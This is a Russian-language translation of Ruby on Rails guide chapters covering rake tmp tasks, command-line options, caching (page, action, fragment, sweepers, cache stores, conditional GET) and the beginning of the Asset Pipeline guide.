Rails поставляется с набором тестов по имени `Test::Unit`. Rails сохраняет стабильность в связи с использованием тестов. Задачи, доступные в пространстве имен `test`: помогает с запуском различных тестов, которые вы, несомненно, напишите.

tmp

Директория `Rails.root/tmp` является, как любая `*nix` директория `/tmp`, местом для временных файлов, таких как сессии (если вы используете файловое хранение), файлы `id` процессов и кэшированные экшны.

Задачи пространства имен `tmp`: поможет очистить директорию `Rails.root/tmp`:

- `rake tmp:cache:clear` очистит `tmp/cache`.
- `rake tmp:sessions:clear` очистит `tmp/sessions`.
- `rake tmp:sockets:clear` очистит `tmp/sockets`.
- `rake tmp:clear` очистит все три: кэша, сессий и сокетов.

Прочее

- `rake stats` великолепно для обзора статистики вашего кода, отображает такие вещи, как KLOCs (тысячи строк кода) и ваш код для тестирования показателей.
- `rake secret` даст псевдо-случайный ключ для использования в качестве секретного ключа сессии.
- `rake time:zones:all` перечислит все временные зоны, о которых знает Rails.

Продвинутая командная строка Rails

Более продвинутое использование командной строки сфокусировано на полезных (даже иногда удивляющих) опциях утилит, и подгонке утилит к вашим потребностям и особенностям рабочего процесса. Сейчас мы перечислим трюки из рукава Rails.

Rails с базами данными и SCM

При создании нового приложения на Rails, можно выбрать, какой тип базы данных и какой тип системы управления исходным кодом (SCM) собирается использовать ваше приложение. Это сэкономит вам несколько минут и, конечно, несколько строк.

Давайте посмотрим, что могут сделать для нас опции `--git` и `--database=postgresql`:

```
$ mkdir gitapp
$ cd gitapp
$ git init
Initialized empty Git repository in .git/
$ rails new . --git --database=postgresql
      exists
      create  app/controllers
      create  app/helpers
...
...
      create  tmp/cache
      create  tmp/pids
      create  Rakefile
add 'Rakefile'
      create  README.rdoc
add 'README.rdoc'
      create  app/controllers/application_controller.rb
add 'app/controllers/application_controller.rb'
      create  app/helpers/application_helper.rb
...
      create  log/test.log
add 'log/test.log'
```

Мы создали директорию **gitapp** и инициализировали пустой репозиторий перед тем, как Rails добавил бы созданные им файлы в наш репозиторий. Давайте взглянем, что он нам поместил в конфигурацию базы данных:

```
$ cat config/database.yml
# PostgreSQL. Versions 8.2 and up are supported.
#
# Install the ruby-postgres driver:
#   gem install ruby-postgres
# On Mac OS X:
#   gem install ruby-postgres -- --include=/usr/local/pgsql
# On Windows:
#   gem install ruby-postgres
#   Choose the win32 build.
#   Install PostgreSQL and put its /bin directory on your path.
development:
  adapter: postgresql
  encoding: unicode
  database: gitapp_development
  # Maximum number of database connections available per process. Please
  # increase this number in multithreaded applications.
  pool: 1
  username: gitapp
  password:
...
...
```

Она также создала несколько строчек в нашей конфигурации `database.yml`, соответствующих нашему выбору PostgreSQL как базы данных. Единственная хитрость с использованием опции SCM состоит в том, что сначала нужно создать директорию для приложения, затем инициализировать ваш SCM, и лишь затем можно запустить команду `rails new` для создания основы вашего приложения.

server с различным бэкэндом

Создано много различных веб серверов на Ruby, и многие из них могут использоваться для запуска Rails. С версии 2.3, Rails использует Rack для обслуживания своих веб-страниц, который означает, что может быть использован любой вебсервер, реализующий обработчик Rack. Они включают в себя WEBrick, Mongrel, Thin и Phusion Passenger (и это только немногие!).

Детальнее о интеграции Rack, смотрите [Rails on Rack](#).

Чтобы использовать другой сервер, всего лишь установите его гем, затем используйте его имя, как первый параметр для `rails server`:

```
$ sudo gem install mongrel
Building native extensions. This could take a while...
Building native extensions. This could take a while...
Successfully installed gem_plugin-0.2.3
Successfully installed fastthread-1.0.1
Successfully installed cgi_multipart_eof_fix-2.5.0
Successfully installed mongrel-1.1.5
...
```

```
...
Installing RDoc documentation for mongrel-1.1.5...
$ rails server mongrel
=> Booting Mongrel (use 'rails server webrick' to force WEBrick)
=> Rails 3.1.0 application starting on http://0.0.0.0:3000
...
```

18. Кэширование с Rails: Обзор

Это руководство научит вас, что нужно знать для избежания чрезмерного обращения к базе данных и возвращении того, что нужно вернуть веб клиентам за максимально короткое время.

После прочтения этого руководства, вы сможете использовать и настраивать:

- Кэширование страниц, экшнов и фрагментов
- Уборщики
- Альтернативные хранилища кэша
- Условную поддержку GET

После прочтения руководства рекомендуется посмотреть [скринкасты по масштабированию Rails](#) (на английском)

Основы кэширования

Это введение в три типа техники кэширования, предоставленных Rails по умолчанию, без каких-либо посторонних плагинов.

Перед тем, как начать, убедитесь, что `config.action_controller.perform_caching` установлен `true`, если запущен режим `development`. Этот флаг обычно устанавливается в соответствующем `config/environments/*.rb`. По умолчанию кэширование отключено для `development` и `test` и включено для `production`.

```
config.action_controller.perform_caching = true
```

Кэширование страницы

Кэширование страницы это механизм Rails, позволяющий запросу на сгенерированную страницу быть полностью обслуженным вебсервером (т.е. Apache или nginx) в принципе, без прохождения через стек Rails. Очевидно, это очень быстро. К сожалению, это не может быть применено к каждой ситуации (например, к страницам, требующим аутентификации), и, так как вебсервер фактически извлекает файл из файловой системы, придется иметь дело с вопросом времени хранения кэша.

Чтобы включить кэширование страниц, следует использовать метод `caches_page`.

```
class ProductsController < ActionController

  caches_page :index

  def index
    @products = Products.all
  end
end
```

Предположим, имеется контроллер `ProductsController` и экшн `index`, отображающий все продукты. Как только кто-то впервые вызовет `products/index`, Rails создаст файл, названный `index.html`, и затем вебсервер будет видеть этот файл до того, как он передаст следующий запрос к `products/index` приложению на Rails.

По умолчанию директория кэша страниц устанавливается в `Rails.public_path` (которая обычно устанавливается как папка `public`), и это можно настроить, изменив конфигурационную настройку `config.action_controller.page_cache_directory`. Изменения умолчания с `public` поможет избежать конфликт наименований, поскольку вы сможете захотеть разместить другой статичный html в `public`, но изменение этого потребует перенастройку веб сервера, чтобы он знал, откуда обслуживать кэшированные файлы.

Механизм кэширования страниц автоматически добавит расширение `.html` к запросам страниц, не имеющих расширения, чтобы облегчить веб серверу поиск этих страниц, и это можно настроить, изменив конфигурационную настройку `config.action_controller.page_cache_extension`.

Для того, чтобы эта страница прекращала действие, когда добавляется новый продукт, можно изменить наш пример контроллера следующим образом:

```
class ProductsController < ActionController

  caches_page :index

  def index
    @products = Products.all
  end

  def create
    expire_page :action => :index
  end

end
```

Если желаете более сложную схему прекращения, можно использовать уборщики кэша для прекращения кэшированных

объектов, если ситуация не меняется. Это раскроем в разделе про Уборщики.

По умолчанию кэширование страницы автоматически сжимает файлы (например, в `products.html.gz`, если пользователь запрашивает `/products`) для уменьшения размера передаваемых данных (веб-серверы обычно настроены на использование умеренного уровня сжатия как компромисс, но, поскольку прекомпиляция происходит лишь раз, уровень сжатия максимальный).

Nginx способен отдавать сжатое содержимое непосредственно с диска с включенным `gzip_static`:

```
location / {
  gzip_static on; # to serve pre-gzipped version
}
```

Можете отключить сжатие, установив опцию `:gzip` в `false` (например, если экшн возвращает изображение):

```
caches_page :image, :gzip => false
```

Или установить собственный уровень компрессии (имена уровней берутся из констант `Zlib`):

```
caches_page :image, :gzip => :best_speed
```

Кэширование страницы игнорирует все параметры. Например, `/products?page=1` будет записан в файловую систему как `products.html` без ссылки на параметр `page`. Следовательно, если кто-то позже запросит `/products?page=2`, ему будет возвращена кэшированная первая страница. Это ограничение можно обойти, включив параметры в путь к странице, т.е. `/productions/page/1`.

Кэширование страниц запускается в последующем (after) фильтре. Следовательно, неверные запросы не будут ложные вхождения кэша, пока вы прерываете их. Обычно эту работу делает перенаправление в некоторых предварительных фильтрах, проверяющие предусловия запроса.

Кэширование экшна

Одной из проблем кэширования страниц является то, что его нельзя использовать для страниц, требующих проверочный код, определяющий, разрешен ли доступ пользователю. И тут на помощь приходит кэширование экшна. Кэширование экшна работает как кэширование страницы, за исключением того, что входящий веб-запрос идет от веб-сервера в стек Rails и Action Pack, таким образом, до обслуживания кэша могут быть запущены предварительные (before) фильтры. Это позволит использовать аутентификацию и другие ограничения, и в то же время выводит результат из кэшированной копии.

Чистка кэша происходит так же, как и кэша страниц, за исключением использования `expire_action` вместо `expire_page`.

Если хотим, чтобы только авторизованные пользователи могли вызывать экшны в `ProductsController`.

```
class ProductsController < ActionController

  before_filter :authenticate
  caches_action :index

  def index
    @products = Product.all
  end

  def create
    expire_action :action => :index
  end

end
```

Также можно использовать `:if` (или `:unless`), чтобы передать `Proc`, который определяет, когда экшн должен быть кэширован. Также можно использовать `:layout => false`, чтобы кэшировать без макета, таким образом, динамическая информация в макете, такая как имя вошедшего пользователя или предметы на карте, останется незакэшированной. Эта особенность доступна начиная с Rails 2.2.

Можете изменить путь к кэшу экшна по умолчанию, передав опцию `:cache_path`. Это будет передано непосредственно в `ActionCachePath.path_for`. Это удобно для экшнов с несколькими возможными маршрутами, которые должны кэшироваться различно. Если задан блок, он будет вызван текущим экземпляром контроллера.

Наконец, если используете `memcached` или `Ehcache`, можете также передать `:expires_in`. Фактически, все параметры, не используемые `caches_action`, посылаются в лежащее в основе хранилище кэша.

Кэширование страниц запускается в последующем (after) фильтре. Следовательно, неверные запросы не будут ложные вхождения кэша, пока вы прерываете их. Обычно эту работу делает перенаправление в некоторых предварительных фильтрах, проверяющие предусловия запроса.

Кэширование фрагмента

Жить было бы прекрасно, если бы мы могли закэшировать весь контент страницы или экшна и обслуживать с ним всех. К

сожалению, динамические веб приложения обычно создают страницы с рядом компонентов, не все из которых имеют сходные характеристики кэширования. Для устранения таких динамически создаваемых страниц, где различные части страниц нуждаются в кэшировании и прекращаются по-разному, Rails предоставляет механизм, названный Кэширование фрагмента.

Кэширование фрагмента позволяет фрагменту логики выюхи быть обернутым в блок кэша и обслуженным из хранилища кэша для последующего запроса.

Как пример, если хотите показать все заказы, размещенные на веб сайте, в реальном времени и не хотите кэшировать эту часть страницы, но хотите кэшировать часть страницы, отображающей все доступные продукты, можете использовать следующий кусок кода:

```
<% Order.find_recent.each do |o| %>
  <%= o.buyer.name %> bought <%= o.product.name %>
<% end %>
```

```
<% cache do %>
  All available products:
  <% Product.all.each do |p| %>
    <%= link_to p.name, product_url(p) %>
  <% end %>
<% end %>
```

Блок `cache` в нашем примере будет привязан к вызвавшему его экшну и записан в тоже место, как кэш экшна, что означает, что если хотите кэшировать несколько фрагментов на экшн, следует предоставить `action_suffix` в вызове `cache`:

```
<% cache(:action => 'recent', :action_suffix => 'all_products') do %>
  All available products:
```

Можете прекратить кэш, используя метод `expire_fragment`, подобно следующему:

```
expire_fragment(:controller => 'products', :action => 'recent', :action_suffix => 'all_products')
```

Если не хотите, чтобы блок `cache` привязывался к вызвавшему его экшну, можете также использовать глобально настроенные фрагменты, вызвав метод `cache` с ключом, следующим образом:

```
<% cache('all_available_products') do %>
  All available products:
<% end %>
```

Этот фрагмент затем будет доступен во всех экшнах в `ProductsController` с использованием ключа, и может быть прекращен тем же образом:

```
expire_fragment('all_available_products')
```

Уборщики (sweepers)

Уборка кэша это механизм, позволяющий обойти кучу вызовов `expire_{page,action,fragment}` в коде. Это осуществляется с помощью переноса всей работы, требуемой для прекращения кэшированного содержимого, в класс `ActionController::Caching::Sweeper`. Этот класс является обсервером, просматривающим изменения в объекте через колбэки, и когда изменение случается, он прекращает кэши, связанные с этим объектом, в фильтрах `around` или `after`.

Продолжая с нашим примером контроллера `Product`, мы можем переписать его с уборщиком, следующим образом:

```
class ProductSweeper < ActionController::Caching::Sweeper
  observe Product # This sweeper is going to keep an eye on the Product model

  # Если наш уборщик обнаружит, что Product был создан, вызываем это
  def after_create(product)
    expire_cache_for(product)
  end

  # Если наш уборщик обнаружит, что Product был обновлен, вызываем это
  def after_update(product)
    expire_cache_for(product)
  end

  # Если наш уборщик обнаружит, что Product был удален, вызываем это
  def after_destroy(product)
    expire_cache_for(product)
  end

  private
  def expire_cache_for(product)
    # Прекращает страницу list теперь, когда мы добавили новый продукт
    expire_page(:controller => 'products', :action => 'index')

    # Прекращает фрагмент
    expire_fragment('all_available_products')
  end
end
```

```
end
```

Можно отметить, что в `уборщик` передается фактический `product`, поэтому, если кэшируем экшн `edit` для каждого `product`, можно добавить метод прекращения, определяющий страницу, которая должна быть прекращена:

```
expire_action(:controller => 'products', :action => 'edit', :id => product.id)
```

Затем добавим `уборщик` к контроллеру, чтобы сказать ему вызвать `уборщик` при вызове определенных экшнов. Поэтому, если мы хотим прекращать кэшированное содержимое для экшнов `list` и `edit` при вызове экшна `create`, мы должны сделать следующее:

```
class ProductsController < ActionController
```

```
  before_filter :authenticate
  caches_action :index
  cache_sweeper :product_sweeper
```

```
  def index
    @products = Product.all
  end
```

```
end
```

Кэширование SQL

Кэширование запроса это особенность Rails, кэширующая результат выборки по каждому запросу. Если Rails встретит тот же запрос (`query`) на протяжении текущего запроса (`request`), он использует кэшированный результат, вместо того, чтобы снова сделать запрос к базе данных.

Например:

```
class ProductsController < ActionController
```

```
  def index
    # Запускаем поисковый запрос
    @products = Product.all

    ...

    # Снова запускаем тот же запрос
    @products = Product.all
  end
```

```
end
```

Второй раз к базе данных обращен тот же запрос, но он фактически не затронет базу данных. Результат, возвращенный первый раз от запроса, сохранится в кэше запроса (в памяти), и во второй раз будет получен из памяти.

Однако, важно отметить, что кэши запросов создаются в начале экшна и уничтожаются в конце этого экшна, и поэтому сохраняются только на протяжении экшна. Если хотите хранить результаты запроса более долгий период, воспользуйтесь низкоуровневым кэшированием Rails.

Хранилища кэша

Rails предоставляет различные хранилища для кэшированных данных, созданных кэшами экшна или фрагмента. Кэши страницы всегда сохраняются на диск.

Конфигурация

Можно настроить хранилище кэша по умолчанию своего приложения, вызвав `config.cache_store=` в описании `Application` в файле `config/application.rb` или в блоке `Application.configure` в файле конфигурации определенной среды (т.е. `config/environments/*.rb`). Первый аргумент будет используемым хранилищем кэша, остальные будут переданы как аргументы в конструктор хранилища кэша.

```
config.cache_store = :memory_store
```

Альтернативно можно вызвать `ActionController::Base.cache_store` вне конфигурационного блока.

К кэшу можно получить доступ, вызвав `Rails.cache`.

ActiveSupport::Cache::Store

Этот класс представляет основу для взаимодействия с кэшем в Rails. Это абстрактный класс, и его самого нельзя использовать. Вместо него нужно использовать конкретную реализацию класса, связанного с `engine`-ом хранилища. Rails поставляется с несколькими реализациями, документированными ниже.

Главные вызываемые методы это `read`, `write`, `delete`, `exist?` и `fetch`. Метод `fetch` принимает блок и либо возвращает существующее значение из кэша, либо вычисляет блок и записывает результат в кэш, если значения не существует.

Имеется несколько общих опций, используемых всеми реализациями кэша. Они могут переданы в конструктор или различные методы для взаимодействия с записями.

- `:namespace` — Эта опция может быть использована для создания пространства имен в хранилище кэша. Она особенно полезна, если приложение разделяет кэш с другим приложением. Значение по умолчанию включает имя приложения и среду Rails.
- `:compress` — Эта опция может быть использована для указания, что в кэше должно быть использовано сжатие. Это особенно полезно для передачи огромных записей кэша по медленной сети.
- `:compress_threshold` — Эта опция используется в сочетании с опцией `:compress` для указания порога, до которого записи кэша не будут сжиматься. По умолчанию 16 килобайт.
- `:expires_in` — Эта опция устанавливает время прекращения в секундах для записи кэша, когда она будет автоматически убрана из кэша.
- `:race_condition_ttl` — Эта опция используется в сочетании с опцией `:expires_in`. Она предотвращает гонку условий при прекращении записи кэша, предотвращая несколько процессов от одновременного пересоздания одной и той же записи (также известного как *dog pile effect*). Эта опция устанавливает количество секунд, в течение которых прекращенная запись кэша может использоваться, пока не будет пересоздана новая запись. Считается хорошей практикой установить это значение, если используется опция `:expires_in`.

ActiveSupport::Cache::MemoryStore

Это хранилище кэша хранит записи в памяти в том же процессе Ruby. У хранилища кэша ограниченный размер, определенный опциями `:size` в инициализаторе (по умолчанию 32Mb). Когда кэш превышает выделенный размер, происходит очистка и наиболее давно используемые записи будут убраны.

```
ActionController::Base.cache_store = :memory_store, :size => 64.megabytes
```

Если запущено несколько серверных процессов Ruby on Rails (что бывает в случае использования `mongrel_cluster` или `Phusion Passenger`), то экземпляры ваших серверов Rails не смогут разделять данные кэша друг с другом. Это хранилище кэша не подходит для больших приложений, но замечательно работает с небольшими, низко-траффиковыми сайтами с несколькими серверными процессами, или для `сред development` и `test`.

Это реализация хранилища кэша по умолчанию.

ActiveSupport::Cache::FileStore

Это хранилище кэша использует файловую систему для хранения записей. Путь к директории, в которой будут храниться файлы, должен быть определен при инициализации кэша.

```
ActionController::Base.cache_store = :file_store, "/path/to/cache/directory"
```

С этим хранилищем кэша несколько серверных процессов на одном хосте могут делиться кэшем. Серверные процессы, запущенные на разных хостах, могут делиться кэшем при использовании общей файловой системы, но эта настройка не идеальна и не рекомендована. Хранилище кэша подходит для сайтов со трафиком до среднего, обслуживающихся на одном — двух хостах.

Отметьте, что кэш будет расти, пока не заполнится диск, если периодически не чистить старые записи.

ActiveSupport::Cache::MemCacheStore

Это хранилище кэша использует сервер Danga's `memcached` для предоставления централизованного кэша вашему приложению. Rails по умолчанию использует встроенный гем `memcache-client`. Сейчас это наиболее популярное хранилище кэша для работающих вебсайтов. Оно представляет отдельный общий кластер кэша с очень высокими производительностью и резервированием.

При инициализации кэша необходимо указать адреса для всех серверов `memcached` в вашем кластере. Если ни один не определен, предполагается, что `memcached` запущен на локальном хосте на порте по умолчанию, но это не идеальная настройка для больших сайтов.

Методы `write` и `fetch` на кэше принимают две дополнительных опции, дающие преимущества особенностей `memcached`. Можно определить `:raw` для отправки значения на сервер без сериализации. Значение должно быть строкой или числом. Прямые операции `memcached`, такие как `increment` и `decrement`, можно использовать только на значениях `raw`. Также можно определить `:unless_exist`, если не хотите, чтобы `memcached` перезаписал существующую запись.

```
ActionController::Base.cache_store = :mem_cache_store, "cache-1.example.com", "cache-2.example.com"
```

ActiveSupport::Cache::EhcacheStore

При использовании JRuby можно использовать Terracotta's Ehcache как хранилище кэша вашего приложения. Ehcache это Java кэш с открытым исходным кодом, также предлагается версия enterprise с улучшенными масштабируемостью, управлением и коммерческой поддержкой. Для использования этого хранилища кэша, сначала необходимо установить гем `jrubby-ehcache-rails3` (версия 1.1.0 или выше).

```
ActionController::Base.cache_store = :ehcache_store
```

при инициализации кэша можно использовать опцию `:ehcache_config` для определения используемого конфигурационного файла Ehcache (по умолчанию "ehcache.xml" в директории config Rails), и опцию `:cache_name` для предоставления произвольного имени вашего кэша (по умолчанию rails_cache).

В дополнение к стандартной опции `:expires_in`, метод `write` в этом кэше также принимает дополнительную опцию `:unless_exist`, что приводит к тому, что хранилище кэша будет использовать метод Ehcache `putIfAbsent` вместо `put`, и, следовательно, не перезапишет существующую запись. Дополнительно метод `write` поддерживает все свойства, раскрытые в [классе Ehcache Element](#), включая:

Свойство	Тип аргумента	Описание
<code>elementEvictionData</code>	<code>ElementEvictionData</code>	Устанавливает истребование экземпляра данных этого элемента.
<code>eternal</code>	<code>boolean</code>	Устанавливает, является ли элемент вечным.
<code>timeToldle</code> , <code>tli</code>	<code>int</code>	Устанавливает время бездействия
<code>timeToLive</code> , <code>tli</code> , <code>expires_in</code>	<code>int</code>	Устанавливает время жизни
<code>version</code>	<code>long</code>	Устанавливает атрибут версии объекта <code>ElementAttributes</code> .

Эти опции передаются в метод `write` как хэш, с использованием написания либо `camelCase`, либо с подчеркиваниями, как в следующих примерах:

```
Rails.cache.write('key', 'value', :time_to_idle => 60.seconds, :timeToLive => 600.seconds)
caches_action :index, :expires_in => 60.seconds, :unless_exist => true
```

Подробности об Ehcache смотрите на <http://ehcache.org/>. Подробности об Ehcache для JRuby and Rails смотрите <http://ehcache.org/documentation/jruby.html>

ActiveSupport::Cache::NullStore

Эта реализация хранилища кэша предполагает использование только в средах `development` или `test`, и никогда ничего не хранит. Это может быть полезным при разработке, когда у вас имеется код, взаимодействующий непосредственно с `Rails.cache`, но кэширование может препятствовать способности видеть результат изменений в коде. С помощью этого хранилища кэша все операции `fetch` и `read` приведут к отсутствующему результату.

```
ActionController::Base.cache_store = :null_store
```

Произвольные хранилища кэша

Можно создать свое собственное хранилище кэша, просто расширив `ActiveSupport::Cache::Store` и реализовав соответствующие методы. Таким образом можно применить несколько кэширующих технологий в вашем приложении Rails.

Для использования произвольного хранилища кэша просто присвойте хранилищу кэша новый экземпляр класса.

```
ActionController::Base.cache_store = MyCacheStore.new
```

Ключи кэша

Ключи, используемые в кэше могут быть любым объектом, отвечающим либо на `:cache_key`, либо на `:to_param`. Можно реализовать метод `+:cache_key` в своем классе, если необходимо создать произвольный класс. Active Record создает ключи, основанные на имени класса и `id` записи.

Как ключи хэша можно использовать хэши и массивы.

```
# Это правильный ключ хэша
Rails.cache.read(:site => "mysite", :owners => [owner_1, owner_2])
```

Ключи, используемые на `Rails.cache` не те же самые, что фактически используются движком хранения. Они могут быть модифицированы пространством имен, или изменены в соответствии с ограничениями технологии. Это значит, к примеру, что нельзя сохранить значения с помощью `Rails.cache`, а затем попытаться вытащить их с помощью гема `memcache-client`. Однако, также не стоит беспокоиться о превышения лимита `memcached` или несоблюдении правил синтаксиса.

Поддержка GET с условием (Conditional GET)

GET с условием это особенность спецификации HTTP, предоставляющая способ вебсерверам сказать браузерам, что отклик на запрос GET не изменился с последнего запроса и может быть спокойно извлечен из кэша браузера.

Это работает с использованием заголовков `HTTP_IF_NONE_MATCH` и `HTTP_IF_MODIFIED_SINCE` для передачи туда-

обратно уникального идентификатора контента и временной метки, когда содержимое было последний раз изменено. Если браузер делает запрос, в котором идентификатор контента (etag) или временная метка последнего изменения соответствует версии сервера, то серверу всего лишь нужно вернуть пустой отклик со статусом not modified.

Это обязанность сервера (т.е. наша) искать временную метку последнего изменения и заголовок if-none-match, и определять, нужно ли отсылать полный отклик. С поддержкой conditional-get в Rails это очень простая задача:

```
class ProductsController < ApplicationController

  def show
    @product = Product.find(params[:id])

    # Если запрос устарел в соответствии с заданной временной меткой или значением
    # etag (т.е. нуждается в обработке снова), тогда запускаем этот блок
    if stale?(:last_modified => @product.updated_at.utc, :etag => @product)
      respond_to do |wants|
        # ... обычное создание отклика
      end
    end

    # Если запрос свежий (т.е. не изменился), то не нужно ничего делать
    # Рендер по умолчанию проверит это, используя параметры,
    # использованные в предыдущем вызове stale?, и автоматически пошлет
    # :not_modified. И на этом все.
  end
end
```

Если отсутствует специальная обработка отклика и используется дефолтный механизм рендеринга (т.е. вы не используете respond_to или вызываете сам render), то можете использовать простой хелпер fresh_when:

```
class ProductsController < ApplicationController

  # Это автоматически отошлет :not_modified, если запрос свежий,
  # и отрендерит дефолтный шаблон (product.*), если он устарел.

  def show
    @product = Product.find(params[:id])
    fresh_when :last_modified => @product.published_at.utc, :etag => @product
  end
end
```

19. Asset Pipeline

Это руководство раскрывает файлопровод (asset pipeline), представленный в Rails 3.1. Обратившись к этому руководству, вы сможете:

- Понимать, что такое файлопровод, и зачем он нужен
- Должным образом организовывать ресурсы своего приложения
- Понимать преимущества файлопровода
- Добавить препроцессор к файлопроводу
- Упаковывать ресурсы в гем

Что такое файлопровод (Asset Pipeline)?

Файлопровод представляет фреймворк для соединения и минимизации или сжатия ресурсов JavaScript и CSS. Он также добавляет возможность писать эти ресурсы на других языках, таких как CoffeeScript, Sass и ERB.

До Rails 3.1 эти особенности добавлялись сторонними библиотеками Ruby, такимим как Jammit и Sprockets. Rails 3.1 интегрирован по умолчанию со Sprockets с помощью Action Pack, который имеет зависимость от гема sprockets.

Становление файлопровода как ключевой особенности Rails означает, что все разработчики могут воспользоваться мощью того, что их ресурсы будут предварительно обработаны, сжаты и минифицированы с помощью единой библиотеки, Sprockets. Это часть стратегии “fast by default”, как было сказано David Heinemeier Hansson на открытии RailsConf 2011.

Файлопровод по умолчанию в Rails 3.1 включен. Он может быть отключен в config/application.rb, если поместить следующую строку в определении класса приложения:

```
config.assets.enabled = false
```

Также файлопровод можно отключить при создании нового приложения, передав опцию `—skip-sprockets`.

```
rails new appname --skip-sprockets
```

Следует использовать значения по умолчанию для всех новых приложений, если у вас нет особых причин избегать файлопровода.

Основные особенности

Первой особенностью файлопровода является соединение ресурсов. Это важно в среде production, поскольку может уменьшить количество запросов, необходимых браузеру для отображения страницы. Браузеры ограничены в количестве запросов, которые они могут выполнить параллельно, поэтому меньше запросов может означать быструю загрузку вашего приложения.

Rails 2.x представил способность соединять ресурсы JavaScript и CSS, при помещении `:cache => true` в конце методов `javascript_include_tag` и `stylesheet_link_tag`. Но эта техника имела серию ограничений. К примеру, нельзя было создать кэш заранее, нельзя было явно включить ресурсы, предоставленные сторонними библиотеками.

Начиная с версии 3.1, по умолчанию Rails соединяет все JavaScript файлы в один главный файл .js и все CSS файлы в один главный файл .css. Как будет сказано далее в этом руководстве, можно настроить эту стратегию, сгруппировав файлы любым способом. В production, Rails вставляет метку MD5 в каждое имя файла, таким образом файл кэшируется браузером. Кэш можно сделать недействительным, изменив эту метку, что происходит автоматически каждый раз, когда изменяется содержимое файла..

Второй особенностью файлопровода является минимизация или сжатие ресурсов. Для файлов CSS это выполняется путем удаления пробелов и комментариев. Для JavaScript могут быть применены более сложные процессы. Можно выбирать из набора встроенных опций или опеределить свои.

Третьей особенностью файлопровода является то, что он позволяет писать эти ресурсы на языке высшего уровня с дальнейшей прекомпиляцией до фактического ресурса. Поддерживаемые языки по умолчанию включают Sass для CSS, CoffeeScript для JavaScript и ERB для обоих.

Что за метки и зачем они нужны?

Метки — это техника, осуществляющая зависимость имени файла от его содержимого. При изменении содержимого файла, имя файла также изменяется. Для статичного или нечасто обновляемого содержимого это предоставляет легкий способ сказать, что две версии файла идентичны, даже если они на разных серверах, или имеют различную дату размещения.

Когда имя файла уникально и основано на его содержимом, заголовками HTTP можно установить повсеместное кэширование (в CDN, у провайдера, в сетевом оборудовании или браузере), чтобы у них была собственная копия содержимого. Когда содержимое изменяется, метка тоже изменится. Это приведет к тому, что удаленные клиенты затребуют новую копию содержимого. Эта техника известна как *cache busting*.

Техникой, используемой Rails для меток, является вставка хеша содержимого в имя, обычно в конце. Например, файл CSS `global.css` может быть переименован с помощью дайджеста MD5 его содержимого:

global-908e25f4bf641868d8683022a5b62f54.css

Это стратегия, принятая файлопроводом Rails.

Прежней стратегией Rails было добавление основанной на дате строки запроса к каждому ресурсу, присоединенному с помощью встроенного хелпера. В исходнике созданный код выглядел так:

```
/stylesheets/global.css?1309495796
```

У стратегии, основанной на строке запроса, имелось несколько недостатков:

- 1. Не все кэши надежно кэшировали содержимое, когда имя файла отличалось только параметрами строки запроса.**
[Steve Souders рекомендует](#), "...избегать строки запросов для кэшируемых ресурсов". Он обнаружил, что в этом случае 5-20% запросов не будут закэшированы. В частности, строки запроса совсем не работают с некоторыми сетями доставки контента (CDN) для инвалидации кэша.
- 2. Имя файла может быть разным на разных узлах в мультисерверных окружениях.**
По умолчанию, строка запроса в Rails 2.x основывается на времени изменения файлов. Когда ресурсы размещаются в кластер, нет никакой гарантии, что временная метка будет одной и той же, в результате будут использованы различные значения в зависимости от того, какой сервер будет обрабатывать запрос.
- 3. Слишком много прекращенного кэша**
При размещении статичных ресурсов с каждым новым релизом кода, mtime всех этих файлов изменялось, принуждая всех удаленных клиентов получать их снова, даже если содержимое этих ресурсов не менялось.

Метки исправляют эти проблемы с помощью избегания строк запроса и обеспечения, что имя файла основывается на его содержимом.

По умолчанию метки включены для production и отключены для всех других сред. Их можно включить или отключить в конфигурации с помощью опции config.assets.digest.

Более подробно:

- [Optimize caching](#)
- [Rewing Filenames: don't use querystring](#)

Как использовать файлопровод (Asset Pipeline)

В прежних версиях Rails, все ресурсы были расположены в субдиректориях public, таких как images, javascripts и stylesheets. Сейчас, с файлопроводом, предпочтительным местом размещения для этих ресурсов стала директория app/assets. Файлы в этой директории отдаются промежуточной программой Sprockets, включенной в гем sprockets.

Ресурсы все еще могут быть размещены в public. Любой ресурс в public будет отдан как статичный файл приложением или веб-сервером. Следует использовать app/assets для файлов, которые должны пройти некоторую предварительную обработку перед тем, как будут отданы.

По умолчанию в production Rails прекомпилирует эти файлы в public/assets. Прекомпилированные копии затем отдаются веб-сервером как статичные ресурсы. Файлы в app/assets никогда не отдаются напрямую в production.

При генерации скаффолда или контроллера, Rails также генерирует файл JavaScript (или файл CoffeeScript, если гем coffee-rails имеется в Gemfile) и файл CSS (или файл SCSS, если sass-rails имеется в Gemfile) для этого контроллера.

Например, если генерируете ProjectsController, Rails также добавит новый файл app/assets/javascripts/projects.js.coffee и еще один app/assets/stylesheets/projects.css.scss. Следует поместить любой JavaScript или CSS, уникальные для этого контроллера, в их соответствующие файлы ресурсов, таким образом эти файлы могут быть загружены только для этих контроллеров с помощью строк таких как или .

Вам необходим runtime, поддерживаемый [ExecJS](#), чтобы использовать CoffeeScript. Если используете Mac OS X или Windows, у вас уже имеется JavaScript runtime, установленный в операционной системе. Обратитесь к документации по [ExecJS](#), чтобы узнать обо всех поддерживаемых JavaScript runtime-ах.

Организация ресурсов

Ресурсы файлопровода могут быть размещены в приложении в одном из этих трех мест: app/assets, lib/assets или vendor/assets.

app/assets предназначено для ресурсов, принадлежащих приложению, таких как изображения, файлы JavaScript или таблицы стилей, изготовленные специально для приложения.

lib/assets предназначено для кода ваших собственных библиотек, которые не вписываются в сферу применения приложения или эти библиотеки используются в нескольких приложениях.

vendor/assets предназначено для ресурсов, принадлежащих сторонним субъектам, таких как код плагинов JavaScript и фреймворки CSS.

Пути поиска

Когда к файлу обращаются из манифеста или хелпера, Sprockets ищет в трех дефолтных местах размещения ресурсов для этого.

Дефолтные места следующие: `app/assets/images` и поддиректории `javascripts` и `stylesheets` во всех трех метак размещения ресурсов.

Для примера, на эти файлы:

```
app/assets/javascripts/home.js
lib/assets/javascripts/moovinator.js
vendor/assets/javascript/slider.js
```

можно сослаться в манифесте таким образом:

```
// = require home
// = require moovinator
// = require slider
```

Ресурсы в поддиректориях также доступны.

```
app/assets/javascripts/sub/something.js
```

доступен как:

```
// = require sub/something
```

Можно просмотреть путь поиска, проинспектировав `Rails.application.config.assets.paths` в консоли Rails.

Дополнительные (полные) пути могут быть добавлены в файлопровод в `config/application.rb`. Например:

```
config.assets.paths << Rails.root.join("app", "assets", "flash")
```

Пути обходятся в том порядке, в котором они выводятся в пути поиска.

